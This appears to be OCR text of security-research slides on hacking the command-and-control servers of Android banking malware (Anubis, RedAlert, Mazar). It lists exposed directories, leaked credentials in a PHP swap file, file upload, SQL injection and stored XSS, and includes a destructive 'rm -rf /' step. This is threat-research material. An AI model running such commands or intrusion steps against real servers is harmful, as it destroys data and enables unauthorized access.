
- Anubis, RedAlert and Mazar
  - https://github.com/CyberSaxosTiGER/MC2Extractor
- Anubis (using reflection)
  - https://github.com/eybisi/nwaystounpackmobilemalware/blob/master/getc2_imp.py



Exploiting C2s

Case 1


1. Directory listing
    a. Stolen data
2. Encryption keys



Exploiting C2s

Case 1


1. Directory listing
    a. Stolen data
2. Encryption keys



Exploiting C2s

Case 1

1. Directory listing
    a. Stolen data
2. Encryption keys




Exploiting C2s

Case 2

1. Password in page source

   (api/config.php.swp)

2. File upload



Exploiting C2s

Case 2

1. Password in source code
2. File upload


```
<?php

        $mysql_host = "localhost";
        $mysql_database = "zkuqgcoi_vpp";
        $mysql_user = "
        $mysql_password

        $username =
        $password =

        ?>
```

1

Exploiting C2s

Case 2


1. Password in source code
2. File upload



Exploiting C2s

Case 2


1. Password in source code
2. File upload
   a. rm -rf /



Exploiting C2s

Case 3


1. SQL Injection



Exploiting C2s

Case 3


1. SQL Injection



Exploiting C2s

Twitter campaigns

1. Stored XSS
    a. Session takeover via sniffer



Exploiting C2s

Twitter campaigns

